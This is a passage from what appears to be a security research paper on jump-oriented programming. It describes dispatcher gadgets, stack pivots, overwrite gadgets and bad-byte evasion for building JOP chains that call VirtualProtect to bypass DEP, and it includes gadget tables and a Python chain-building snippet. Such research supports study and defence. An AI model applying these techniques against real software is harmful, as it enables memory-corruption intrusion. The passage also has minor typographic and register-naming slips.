We introduce the novel dispatcher *lodsd/lodsq.* This moves a single dword from [ESI] to EAX, and it adds 4 or 8 to ESI. Thus, after the each *lodsq* or *lodsq*, ESI would have been increased by 4 or 8, and then ESI would be dereferenced, directly, e.g. *lodsd; jmp dword ptr[esi]* or indirectly, e.g. *lodsd; mov ebx, esi; jmp dword ptr [ebx]*. One drawback is EAX would be overwritten each time, limiting usage of that register. In a similar vein, we introduce novel dispatchers *cmpsd* and *movsd*. One limitation for *cmpsd* is it would be tied to memory addresses at ESI and EDI, limiting usage of those registers, as they would need to point at valid memory. With each *cmpsd*, the memory addresses pointed to by ESI and EDI would be incremented by 4 bytes, so ESI or EDI could be dereferenced. As with *lodsd*, this could be done in a single gadget, e.g. *cmpsd; jmp dword ptr [esi]* or *cmpsd; jmp dword ptr [edi]*, or across two gadgets, e.g. *cmpsd; jmp ebx* followed by *jmp dword ptr [esi]* or *jmp dword ptr [edi]*. With *cmpsd*, it would be logical to have either ESI or EDI dereference the dispatch table, while the other could point to either of the gadgets that comprise the two-gadget dispatcher, if in use. This would guarantee each register points to valid memory and ensure neither register is wasted. *Movsd* also increments by 4 bytes, while using both ESI and EDI to point to memory. With *movsd*, the contents of ESI are moved to EDI, so only ESI could point to the dispatch table. With each invocation of the dispatcher, [EDI] would be overwritten, though it could be used in functional gadgets with some planning.




Figure 9. Two-gadget dispatcher, utilizing a *jmp* in the dispatcher index gadget.

This research has also made an important contribution by presenting a new two-gadget dispatcher, making the requirements for finding a dispatcher less restrictive. Rather than being reliant upon just one gadget, we expand possibilities with two gadgets chained together. The first gadget can modify any register, regardless of what is subsequently dereferenced, e.g. *add edi, 0x20; jmp ebp.* The second gadget performs the dereferencing in just one line, e.g. *jmp dword ptr [ebx]*. ROCKET provides functionality to discover what we call *empty* jump dereferences; we use the term empty because this form of the gadget may exist as only one line, as an unintentional gadget. If expanded to two lines, it would transform into something else.

By searching for empty jump dereferences, ROCKET nearly always finds a jump dereference for all registers, even when none are naturally occurring. Thus, for all intents and purposes, the only requirement for this two-gadget dispatcher is that the conditions of the first gadget be satisfied. The two-gadget dispatcher adds the burden of preserving an additional third dispatch register. A larger binary with a rich attack surface would prove more conducive to a two-gadget dispatcher.




Figure 10. Two-gadget dispatcher, utilizing *call* in the dispatcher index gadget and a compensatory *pop* in the dispatcher dereference gadget.

The two-gadget dispatcher makes it possible to use call gadgets for dispatching. The first gadget of the pair may end in a call, e.g. *add ebx, 0x28; call esi*. Because a call instruction adds the address of the next instruction to the stack, cleaning up ESP is necessary. Gadgets like *add esp, 0x4; jmp dword ptr [ebx]* or *pop reg; jmp dword ptr [ebx]* would be effective. While usage of *call* can be compensated for, it comes at a cost, as now the register used in the *pop* will always be overwritten with each invocation of the dispatcher. The register still could be used within functional gadgets, but its value would not persist.




Figure 11. Diagram showing the steps taken to get from one functional gadget to the next when using a two-gadget dispatcher. P*op* is used to reduce side effects from the first dispatcher's *call* instruction.

A similar dispatcher can be seen in the example above, showing an actual exploit using a two-gadget dispatcher. Each functional gadget still returns execution to the first dispatcher gadget, as usual. In this case, the EDX register is used to store the address of the first dispatcher. Afterwards, this dispatcher gadget increments the value of EDI, the dispatch table register, and performs a *call esi* instruction. The *call* instruction pushes EIP onto the stack. ESI contains the address of the second dispatcher gadget, which performs a *pop eax* to restore the previous value of ESP. Finally, the next functional gadget is executed via *jmp dword ptr [edi]*.

The *lodsd* or *lodqd* instructions present an interesting use case for two-gadget dispatchers. Typically, there are intervening lines between *lodsd* and the control transfer, making many *lodsd* gadgets unusable. *Lodsd* also requires that ESI point to accessible memory; this must be the dispatch table. EAX is overwritten with *lodsd*, meaning if EAX was used in functional gadgets, it would not persist. Similar to *lodsd*, *cmpsd* and *movsd* present useful opportunities for the two-gadget dispatcher.




Figure 12. *Lodsd* is a very practical instruction for a two gadget-dispatcher.

It is also possible to transition from one dispatcher to another, if the attack surface is sufficiently limited to justify doing so. To do this, one need load the register holding the dispatcher with the address of the new dispatcher. The dispatch table would need to reflect changes in padding. By doing this, we could use of functional gadgets that would have side effects that would make them otherwise unusable.

6. Manual Techniques for JOP

While JOP ROCKET automates construction of a JOP chain to bypass DEP, there may be times when an exploit author prefers to use manual techniques to create the JOP. While JOP was first written about in the academic literature a decade ago, it was very much theoretical, with many practical details of usage absent. To create complete JOP chains, it has been necessary to explore and innovate some of these techniques. Some of what follows are new techniques we have developed specifically for JOP, while others are variations on what has been done already with ROP. Our goal is to provide useful techniques, so that if an exploit writer wishes to use JOP, there is available documentation. As such, the focus is not in trying to distinguish what may be our original contribution, refinement, or extension, but simply just to share the wealth of knowledge we have developed.

6.1 Completing the Initial JOP Setup

After gaining control of execution via a vulnerability like a buffer overflow or SEH overwrite, the first step towards building a JOP exploit is establishing control flow, so that the dispatch table and dispatcher can be reached. With JOP, all registers reserved for addresses to dispatcher gadgets or the

dispatch table need to be loaded with addresses first. The registers that are reserved depends on which dispatcher gadget is being used and the available set of functional gadgets. A traditional dispatcher requires that two registers be reserved, and a two-gadget dispatcher necessitates that a third register be set aside. While the dispatcher gadget requires a register be reserved for the dispatch table, the register set aside for the dispatcher gadget can be chosen freely based on available functional gadgets. For example, with the dispatcher gadget *sub esi, 0x8; jmp dword ptr [esi]*, the dispatch table register must be ESI; however, the dispatcher gadget register could be chosen based on availability of functional gadgets. If many useful gadgets end in *jmp eax*, for example, it may be wise to select EAX for this purpose.

If it is desirable to create an exploit that exclusively uses JOP and no other code-reuse techniques, it could be possible to use a singular JOP gadget. However, this is far from ideal in practice, given scarcity of such gadgets. Since the JOP control flow will not be in effect until each necessary register contains the appropriate value, this technique is limited to the use of one JOP setup gadget. This existence of this gadget is far from guaranteed, as it will need to satisfy several specific conditions, though *popad* could be useful. It will need to load values for needed registers and may need to avoid bad bytes.

Because of these limitations, it is recommended to use a short ROP chain to set up control flow registers. ROP gadgets are more plentiful than JOP gadgets, and individual tasks can be given to specific ROP gadgets, e.g. *pop reg*, rather than needing one gadget to perform them all. Once the control flow registers are set up, a gadget such as *jmp edx* can be used to return execution to the dispatcher gadget.

6.2 Using WinAPI Functions

VirtualProtect Parameters		
Value in Buffer	Description	Desired Value
0x1818c0fa	Return Address	0x1818c0fa
0x1818c0fa	lpAddress	0x1818c0fa
0x70707070	dwSize (dummy)	0x00000500
0x70707070	flNewProtect (dummy)	0x00000040
0x1818c0dd	lpfOldProtect	0x1818c0dd

Figure 13. Initial and final values for each VirtualProtect parameter.

As with ROP, a function call that bypasses DEP can be done via JOP. The specific gadgets and techniques used to perform the call via JOP will look different due to its s unique control flow and available gadgets. The process of writing function parameters to memory when using JOP is quite unlike the typical ROP workflow. In many ROP exploits, many registers will be simultaneously loaded with function parameter values, and the *pushad* instruction will be used in order to write them all to memory. The need for JOP to reserve two or more dispatch registers often eliminates the possibility of *pushad*. For JOP, it is recommended to set aside a section of memory to be used for the function parameters. This location should be writable and relatively close to the region of memory used pointed to by ESP, allowing for more convenient pivoting. The stack pointer is used to determine which values are parameters at the time of the function call. With JOP, it may be possible to supply some function parameters directly in the payload. If parameters lack bad bytes and do not need to be generated programmatically via JOP, they can be put into the payload with no issues. For other parameters that do contain bad bytes or otherwise cannot be included, we can supply dummy values in their stead. These placeholders will be overwritten with the real values via JOP. They serve as markers that will aid in the exploit development process. The figure below shows values for VirtualProtect parameters included within a JOP exploit payload. Since the lpAddress, lpfOldProtect, and return address parameters do not require bad bytes, their final values are given directly. On the other

hand, dwSize and flNewProtect will need bad bytes, so these locations have been supplied with dummy values that will later be overwritten.

6.3 Useful Functional Gadgets

JOP presents the opportunity to use many specialized gadgets, each designed to perform specific tasks. Many of these novel JOP gadgets are often very different than their ROP counterparts.

6.3.1 Stack Pivots

Since the JOP control flow is disconnected from ESP, stack pivoting will often be used during JOP exploits to move ESP to useful positions. Stack-based instructions such as *pop* and *push* will be extremely helpful if not necessary during most JOP exploits, since *pop* allows for custom values to be loaded, and *push* can perform memory overwrites or help transfer values from register to register. *Pop* instructions can also be used to stack pivot. Since *pop* increments ESP by four bytes, many *pop* gadgets can be chained together to move ESP in the positive direction. This pivot could be used after loading a function parameter value to relocate ESP to a higher address, where an overwrite can be performed using a *push* gadget. For example, a *pop ebx; jmp ecx* gadget could be repeated three times to perform a stack pivot of twelve bytes. Next, a *push eax; jmp ecx* gadget could be used to perform a *push* overwrite at the new location.

Conversely, *push* instructions are much less useful as stack pivots. While it is true that they decrement ESP by four bytes, they are much more difficult to use effectively, as they will also overwrite the contents of the address ESP lands at. The figure below shows an example of this occurring when *push ebx; jmp ecx* gadgets are used to pivot ESP to a lower location in memory. The stack diagram shows that after execution, each address pivoted to via *push ebx* is overwritten. Because of this, other types of instructions such as *sub esp* will be more suited for stack pivots in the negative direction.

Address	Gadget
0x43da8822	mov ebx, 0; jmp ecx
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;

ESP →

Stack (Before Pivot)	
Address	Value
0x0018fac0	0x11111111
0x0018fac4	0x22222222
0x0018fac8	0x33333333
0x0018facc	0x44444444

ESP →

Stack (After Pivot)	
Address	Value
0x0018fac0	0x00000000
0x0018fac4	0x00000000
0x0018fac8	0x00000000
0x0018facc	0x44444444

Figure 14. Diagram demonstrating the problems associated with *push* as a stack pivot instruction.

Powerful stack pivoting gadgets are those with operations such as *mov esp, ebx* or *xor esp, eax*. While gadgets similar to these are rare, they allow for stack pivots to arbitrary locations in memory as long as the other register can be controlled. Additionally, gadgets such as *xchg esp, ebx; jmp edi* would be useful both for stack pivoting as well as dynamic generation of values. Since these types of instructions are not commonly created by most compilers, these gadgets may often be found via opcode splitting.

6.3.2 Overwrite Gadgets

When constructing a WinAPI function call, bad bytes are often an obstacle to overcome. As such, dummy values may need to be supplied for function parameters, and several overwrites may need to occur. Performing the task of loading a function parameter into a register while avoiding bad bytes, followed by a subsequent overwrite will often be the JOP chain's main purpose. The availability of JOP gadgets is often limited, so different and unusual gadgets may need to be used, to complete this task; however, some occur more often or are more straightforward to use than others.

6.3.2.1 PUSH

Push register instructions are relatively common in compiler-generated code and are only one opcode long. Because of this, the chances that there exists a usable gadget with this instruction are higher than some other types of possible overwrite gadgets. During normal x86 ISA, the *push* instruction is generally used to add to the stack with no consideration to that memory's previous value. In JOP, it can be used to overwrite a value within memory. If *push* is used this way, a stack pivot will need allow ESP to reach the location for the overwrite. Since *push* decrements ESP by four bytes before overwriting the value at the new address, ESP will need to be pivoted to the address four bytes above the desired location. Additionally, another pivot will often be needed, to move ESP where custom values can be added via *pop*.

Address	Gadget
0x4050b7c8	pop ecx; pop edx; jmp ebx
0x4050b7d8	xor ecx, edx; jmp ebx;
0x4050eaf0	add esp, 0xc; jmp ebx;
0x40500b50	push ecx; jmp ebx;

Figure 15. Small JOP chain showing a dummy variable overwrite using the *push* instruction.

When a *push register* gadget is used, the register first needs to be loaded with the appropriate value for the overwrite. Whether the overwrite is used to avoid bad bytes or to dynamically generate a value, a short series of gadgets will likely be needed to load the value. In the figure shown, a *push ecx* gadget is used to overwrite a dummy variable with 0x40. First, the *pop ecx; pop edx; jmp ebx* gadget is used to pop the encoded value into ECX and an XOR key into EDX. ECX is XORed with EDX to produce the result; then a pivot occurs that relocates ESP to the location four bytes above the appropriate dummy variable's address. Next, *push ecx; jmp ebx;* overwrites the dummy variable with 0x40, the real value.

A generalized approach can be defined when repetitively performing push overwrites for each dummy variable. The stack must be laid out in a similar manner to that seen in the figure. Each encoded parameter and its corresponding dummy variable are located the same distance from each other. For example, the distance between the first encoded parameter and dummy variable is 0xC bytes, which is the same as the distance between the second encoded parameter and dummy variable. The encoded parameter should be loaded into a register via the use of a gadget such as *pop eax; jmp edx*. The *pop eax* instruction will add four bytes to the stack. Next, the encoded parameter can be decoded via the use of an XOR gadget or similar means. A pivot can then be used to move ESP four bytes above the dummy variable to be overwritten. In this example, after *pop eax; jmp edx* a pivot distance of 0xC bytes will be needed to move ESP to the correct location. A *push eax* gadget then can be used to overwrite the dummy variable. Lastly, a pivot to move ESP eight bytes in the negative direction can be used to prepare for the next encoded parameter to be popped. Since the distances between each encoded parameter and dummy variable are the same, the same distances for each pivot can be used for each overwrite. This series of gadgets can be used indefinitely for overwrites unless the decoding process for certain parameters requires unique steps. The only parts that must be changed are the values supplied for each *pop* gadget.




Figure 16. Example of a repeatable series of gadgets used to perform overwrites with the push instruction.

5.3.2.2 MOV DWORD PTR

While *push* gadgets are relatively straightforward, they require the use of stack pivots to ensure pushes can be made to the correct location. *Pop* gadgets are often available to stack pivot forwards; however, returning the stack pointer to a location where values can be popped for further overwrites may be more difficult. While less commonly found, gadgets of the form *mov dword ptr[register], register* can also perform overwrites of dummy variables. These are simpler to use, with no need pivoting. These gadgets will require the use of two registers simultaneously: the register being dereferenced should be loaded with the write address, and the second register should be loaded with the value that will be written. This need for multiple registers may become a concern in JOP, since the two dispatch registers are already reserved. This lowers the chances that a *mov dword ptr* gadget will use registers that are available and not reserved for control flow purposes. Side effects from other gadgets that are needed to load register values also become more problematic once additional registers need to be preserved.

Address	Gadget
0x4050c7c8	pop esi; jmp eax;
0x4050c7d8	pop edi; jmp eax;
0x4050daf0	neg edi; xor ebx, ebx; jmp eax;
0x40500f50	mov dword ptr [esi], edi; jmp eax;

Figure 17. Small JOP chain showing a dummy variable overwrite using the *mov dword ptr* instruction.

The JOP chain snippet above shows an example of an overwrite performed using *mov dword ptr [esi], edi.* In this example, the address being written to does not contain any bad bytes, so the value can be popped directly into ESI without any issues. However, EDI will be used to store the parameter value being written, which contains null bytes. The value cannot be supplied directly in the payload, so the *neg edi* instruction is used to avoid bad bytes by acting on an encoded value loaded via *pop edi*. Once the values are loaded, *mov dword ptr [esi],edi* will overwrite the address at ESI with the contents of EDI.

The gadget containing *neg edi* also has an unwanted side effect that can be seen in the *xor ebx, ebx* instruction. Each time this gadget executes, the contents of EBX will be reverted to zero. As long as EBX is not a register important to the control flow of the JOP chain, this gadget will work. However, if the JOP chain used a dispatcher such as *add ebx,4; jmp dword ptr [ebx]*, the register containing the dispatch table's address would be ruined upon its execution. In the figure below, a two-gadget dispatcher is shown alongside the *mov dword ptr* gadget. Between these two gadgets, few registers remain available. EAX, ECX, and EBP are reserved as dispatch registers. ESI and EDI are used in the *mov dword ptr* gadget, and ESP is the stack pointer. The only registers that can be freely used at this point are EBX and EDX.

Two-Gadget Dispatcher	
Address	**Gadget**
0x33db2c80	add ebp, 0x4; jmp ecx;
0xea401738	jmp dword ptr [ebp];

Overwrite Gadget	
Address	**Gadget**
0x40500f50	mov dword ptr [esi], edi; jmp eax;

Figure 18. With two-gadget dispatchers, available registers can be scarce while performing certain tasks.

6.3.3 Avoiding Bad Bytes with JOP Gadgets

In many cases, values that must be loaded into registers will contain bytes that are not able to be included within the payload. When this occurs, the value cannot be loaded directly with a gadget such as *pop eax; jmp edx* and a corresponding value contained within the payload. Values that may be needed that could have this issue include the address of the dispatch table, the address of the dispatcher gadget, and specific values that must be used for WinAPI function parameters.

Address	Gadget
0xdeadc0de	pop eax; pop ebx; jmp ecx # Load EAX and XOR key
0xdeadc1de	xor eax, ebx; jmp ecx; # XOR results in 0x40

Stack	
Address	**Value**
0x11223340	0x55555515
0x11223344	0x55555555

Figure 19. JOP Chain snippet showing the use of XOR to avoid bad bytes.

In the figure above, two XOR gadgets can be helpful in situations like this. First *pop eax; pop ebx* is performed, followed by *xor eax, ebx.* To avoid a bad byte, the EBX register will be used as an XOR key. This key can contain any value that does not include bad bytes. Next, the desired value can be XORed with the XOR key. The result will be the value that should be loaded into EAX. Once the second gadget executes and EAX is XORed with the key, the resulting value of EAX will be the final value with bad bytes. This type of sequence is useful as it allows for an arbitrary value to be reached with flexibility as to the bytes

used within the payload. Other versions of this sequence may exist, where certain *pop* instructions may not exist that correspond to one of the registers involved in the XOR operation, requiring additional setup.

If there is a *pop eax* gadget available, a gadget such as *mov eax, 0x11111111; jmp ecx* could be used to ensure that 0x11111111 is loaded into EAX before an XOR operation. This way, the desired value can still be reached by choosing the appropriate XOR key. The specific value that is loaded into EAX with the *mov* instruction is not significant, as long as it can be XORed to a useful value. The downside to this method is that the XOR key cannot be chosen, and the encoded final value may contain bad bytes. If this is the case, that particular XOR key will need to be replaced or used to decode a different value.

```
table += struct.pack('<L', 0x112212a6) #MOV ECX,0x0552A200 # MOV EBP,0x40204040 # JMP EDX
table += tablePad
table += struct.pack('<L', 0x11221289) #POP EAX # JMP EDX
stackChain += struct.pack('<L', 0x054a5e90) #xor'd to 0x0018fc90 - write addr for dwSize
table += tablePad
table += struct.pack('<L', 0x1122141c) # XOR ECX,EAX # MOV EBX,ECX # JMP EDX
table += tablePad
table += struct.pack('<L', 0x112212a6) # MOV ECX,0x0552A200 # MOV EBP,0x40204040 # JMP EDX
table += tablePad
table += struct.pack('<L', 0x11221289) # POP EAX # JMP EDX
stackChain += struct.pack('<L', 0x0552a050) # xor'd to 0x250 - dwsize value
table += tablePad
table += struct.pack('<L', 0x112212b7) # XOR ECX,EAX # MOV EBP,ECX # JMP EDX
table += tablePad
table += struct.pack('<L', 0x11221480)# MOV [EBX],ECX # JMP EDX # write dwSize param = 0x250
```

Figure 20. JOP chain snippet that avoids bad bytes while performing a *mov dword ptr* overwrite.

An excerpt of a JOP exploit shows the method of using two XORs to avoid bad bytes. These are used to set up register values for a dummy variable overwrite via the instruction *mov dword ptr [ebx],ecx.* First, the *mov ecx, 0x552a200* instruction loads an XOR key into ECX. Afterwards, the encoded value for the overwrite address is popped into EAX. The value is decoded using the gadget *xor ecx, eax; mov ebx,ecx; jmp edx*, which also moves this overwrite address value into EBX. The first two gadgets are repeated again, in order to load the XOR key and encoded parameter value for dwSize. Then *xor ecx, eax; mov ebp,ecx; jmp edx* is used to decode the parameter value. This gadget is slightly different from the previous XOR gadget, as it loads EBP with ECX's value, leaving EBX intact. Now that the overwrite address is contained within EBX and the parameter value is in EBX, the *mov [ebx],ecx; jmp edx* gadget performs the overwrite.

There are several other ways to address bad bytes with bitwise or mathematical operations. A series of gadgets such as *pop eax; jmp esi* followed by *neg eax*; *jmp edi* gadget could be used to supply the negated version of the problematic bytes, rather than the raw value. The negated value is first loaded into EAX via *pop eax*. The two's complement negation is equivalent to adding 1 to a NOT operation. If the desired final value is 0x40, the correct value to *pop* into eax is 0xffffffc0, since this value is equivalent to adding 1 to the result of *not* 0x00000040. After *neg eax* executes, EAX will contain the desired value.

Address	Gadget
0x11224070	POP EAX; JMP ECX # Load 0xFFFFFFE0 into EAX
0x11224A1F	ADD EAX, 0x60; JMP ECX # Overflow results in 0x00000040

Figure 21. Using an integer overflow to load a small value with the ADD instruction.

In other cases, *add* or *sub* could be used in place of *xor* to achieve similar results. Integer overflows or underflows also can be used to obtain results that otherwise seem impossible, such as adding two larger numbers together to result in a smaller value with null bytes. For example, the figure above shows an *add eax, 0x60* instruction being used to load a value smaller than 0x60 into EAX. First, 0x60 should be subtracted from the desired value using two's complement to find the value to load into EAX. After popping this value into EAX, *add eax, 0x60* triggers an integer overflow that results in EAX containing the desired value. There are many additional methods available aside from those discussed.

6.3.4 Gadget Addresses Containing Bad Bytes

In some instances, traditional methods of combatting bad bytes may prove problematic, for various reasons. For example, the useful gadget *popad; jmp ecx* may be located at the address 0x00112233. However, with some effort these gadgets can still be utilized. Since it is not possible to alter addresses within the payload to fix the bad byte issue, additional gadgets will need to be used to prepare the bad byte gadget for use. First techniques specified in the previous section can be used to load the gadget's address into a register. Once the register is loaded with the correct address, a simple *jmp register* gadget can be used to transfer execution to the gadget containing bad bytes. Although the gadget will not be included in the dispatch table or payload in general, it will still be executed at this point in the exploit.

Address	Gadget
0x8238ad8a	pop eax; jmp ecx; # load 0x62222233 into ecx
0x8238a652	sub eax, 0x62110000; jmp ecx; # eax = 0x00112233
0x8238abbb	jmp eax; # jmp to 0x00112233

Figure 22. JOP chain designed to execute a gadget at 0x00112233.

The figure above shows part of a JOP chain that can load the value into EAX. A *sub eax* instruction is used to avoid bad bytes. To determine the correct value to load with the *pop eax* instruction, the 0x62110000 constant is added to the bad byte gadget's address. Once the *sub eax, 0x62110000* loads the address into EAX, a *jmp eax* instruction is used to execute the gadget containing bad bytes.

While this method requires additional effort, it also allows a new subset of gadgets to be used. JOP gadgets are relatively scarce when compared to ROP gadgets, and JOP's nature may further restrict certain gadgets from being used. As such, it is important to maximize possibilities as certain gadgets may be necessary for an exploit to work and may not have alternatives. Since gadgets may come from other modules that are loaded at different memory locations, situations may occur where every gadget found within a certain module may be unusable without this technique.

6.4 Dereferencing Function Pointers

To perform a WinAPI function call, the JOP chain will need to jump to the address of the function. However, since ASLR will likely be enabled for the DLL containing the function, hardcoding a function address into the exploit is not viable. Instead, a pointer to the relevant function address must be found within the binary. Pointers to VirtualProtect and VirtualAlloc can be found within binaries by using JOP ROCKET. Once the pointer is loaded into a register, it will need to be dereferenced to transfer execution to the address of the function. There are many possible gadgets available to achieve this goal. One simple method is *jmp dword ptr [eax]*, where the dereference and jump happens simultaneously. When such a gadget is not available, a gadget such as *mov ecx, dword ptr [eax]; jmp edi* could be used after loading EAX with the pointer. This places the function's true address into ECX, allowing a *jmp ecx* gadget to execute the function.

Alternatively, the dereferenced address could be pushed onto the stack with *push ecx*. Next, a *jmp dword ptr [esp]* gadget could dereference ESP, jumping to the WinAPI function.

